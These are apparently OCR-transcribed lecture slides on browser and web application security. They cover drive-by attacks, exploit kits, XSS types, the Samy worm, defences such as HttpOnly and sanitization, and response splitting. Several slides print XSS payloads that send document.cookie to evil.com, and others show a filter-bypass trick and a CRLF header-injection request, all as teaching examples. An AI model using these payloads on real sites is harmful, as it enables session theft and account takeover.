
Threat model assumptions

- Attackers cannot intercept, drop, or modify traffic
  - No man-in-the-middle attacks
- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced

Browser exploits

- Browsers are complex pieces of software
  - Classic vulnerabilities may exist in the network stack, HTML/CSS parser, JS runtime engine, etc.
- Plugins expand the vulnerable surface of the browser
  - [Flash, Java, Acrobat, …] are large, complex, and widely installed
  - Plugins execute native (x86) code outside the browser's sandbox
- **Attacker can leverage browser bugs to craft exploits**
  - **Malicious page triggers and exploits a vulnerability**
- Often used to conduct Drive-by attacks
  - Drive-by Download: force the browser to download a file without user intervention
  - Drive-by Install: force the browser to download a file and then execute it
    - Often install Trojan horses, rootkits, etc.

Drive-by install example



Exploit kits

- Drive-by attacks have become commoditized
  - Exploit packs contain tens or hundreds of known browser exploits
  - Constantly being updated by dedicated teams of blackhats
  - Easy to deploy by novices, no need to write low-level exploits
  - Examples: MPack, Angler, and Nuclear EX
- Often used in conjunction with legitimate, compromised websites
  - Legit site is hacked and modified to redirect to the attackers website
  - Attackers site hosts the exploit kit as well as a payload
  - Anyone visiting the legit site is unwittingly attacked and exploited

Revised threat model assumptions

- Attackers cannot intercept, drop, or modify traffic
  - No man-in-the-middle attacks
- DNS is trustworthy
  - No DNS spoofing or Kaminsky
- TLS and CAs are trustworthy
  - No Beast, POODLE, or stolen certs
- Scripts cannot escape browser sandbox
  - SOP restrictions are faithfully enforced
- **Browser/plugins are free from vulnerabilities**
  - **Not realistic, but forces the attacker to be more creative ;)**

Cookie exfiltration

```
document.write('<img src="http://evil.com/
    c.jpg?' + document.cookie + '">');
```

- DOM API for cookie access (document.cookie)
  - Often, the attacker's goal is to exfiltrate this property
  - Why?
- Exfiltration is restricted by SOP...somewhat
  - Suppose you click a link directing to *evil.com*
  - JS from *evil.com* cannot read cookies for *bofa.com*
- What about injecting code?
  - If the attacker can somehow add code into *bofa.com*, the reading and exporting cookies is easy (see above)

Cross-Site scripting (XSS)

- **XSS refers to running code from an untrusted origin**
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions

Types of XSS

- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection

Vulnerable website, Type 1

- Suppose we have a search site, www.websearch.com


http://www.websearch.com/search?q=Christo+Wilson

Vulnerable website, Type 1

http://www.websearch.com/search?q=


Reflected XSS attack

http://www.websearch.com/search?q=<script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script>




Vulnerable website, Type 2

- Suppose we have a social network, www.friendly.com




Vulnerable website, Type 2

- Suppose we have a social network, www.friendly.com



Stored XSS attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    <script>, <body>, onclick, <a href=javascript://>
  - However, attacker find out that a way to include Javascript within CSS tags:

  <div style="background:url('javascript:alert(1)')">

  And can hide "**javascript**" as "**java\nscript**"
- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

DOM-based XSS attack

document.location.href is the URL displayed in the address bar

```
Select your language:
<select><script>
document.write("<OPTION value=1>" +
document.location.href.substring(
          document.location.href.indexOf("default=") + 8)
          + "</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script></select>
```

- Intended usage: http://site.com/page.html?default=French
- Misusage: http://site.com/page.html?default=<script>alert(document.cookie)</script>

Mitigating XSS attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
- Server-side defenses
  3. Input validation
  4. Output filtering

HttpOnly cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
  - Other private data may still be exfiltrated from the origin

Client-side XSS filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>...</script>

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS

Sever side

- Document integrity: ensure that untrusted content cannot modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of sanitizing data

```
<div id="content">
    <h1>User Info</h1>
    <p>Hi {{user.name}}</p>
    <p id="status" style="{{user.style}}"></p>
</div>

<script>
    $.get('/user/status/{{user.id}}', function(data) {
        $('#status').html('You are now ' + data.status);
    });
</script>
```

HTML Sanitization

Attribute Sanitization

Script Sanitization


Was this sanitized by the server?

Response splitting

```
@app.route('/oldurl')
def do_redirect():
    # ...
    url = request.args.get('u', '')
    resp.headers['Location'] = url
    return resp
```

- Response splitting is an attack against the integrity of responses issued by a server
  - Similar to, but not the same, as XSS
- Simplest example is redirect splitting
  - Apps vulnerable when they do not filter delimiters from untrusted inputs that appear in Location headers


Working example



Response splitting example

```python
@app.route('/oldurl')
def do_redirect():
    # ...
    url = request.args.get('u', '')
    resp.headers['Location'] = url
    return resp
```

```
1. GET /oldurl?u=\r\nContent-Type=text/html\r\n… HTTP/1.1
   Host: blah.io
   Connection: keep-alive
```

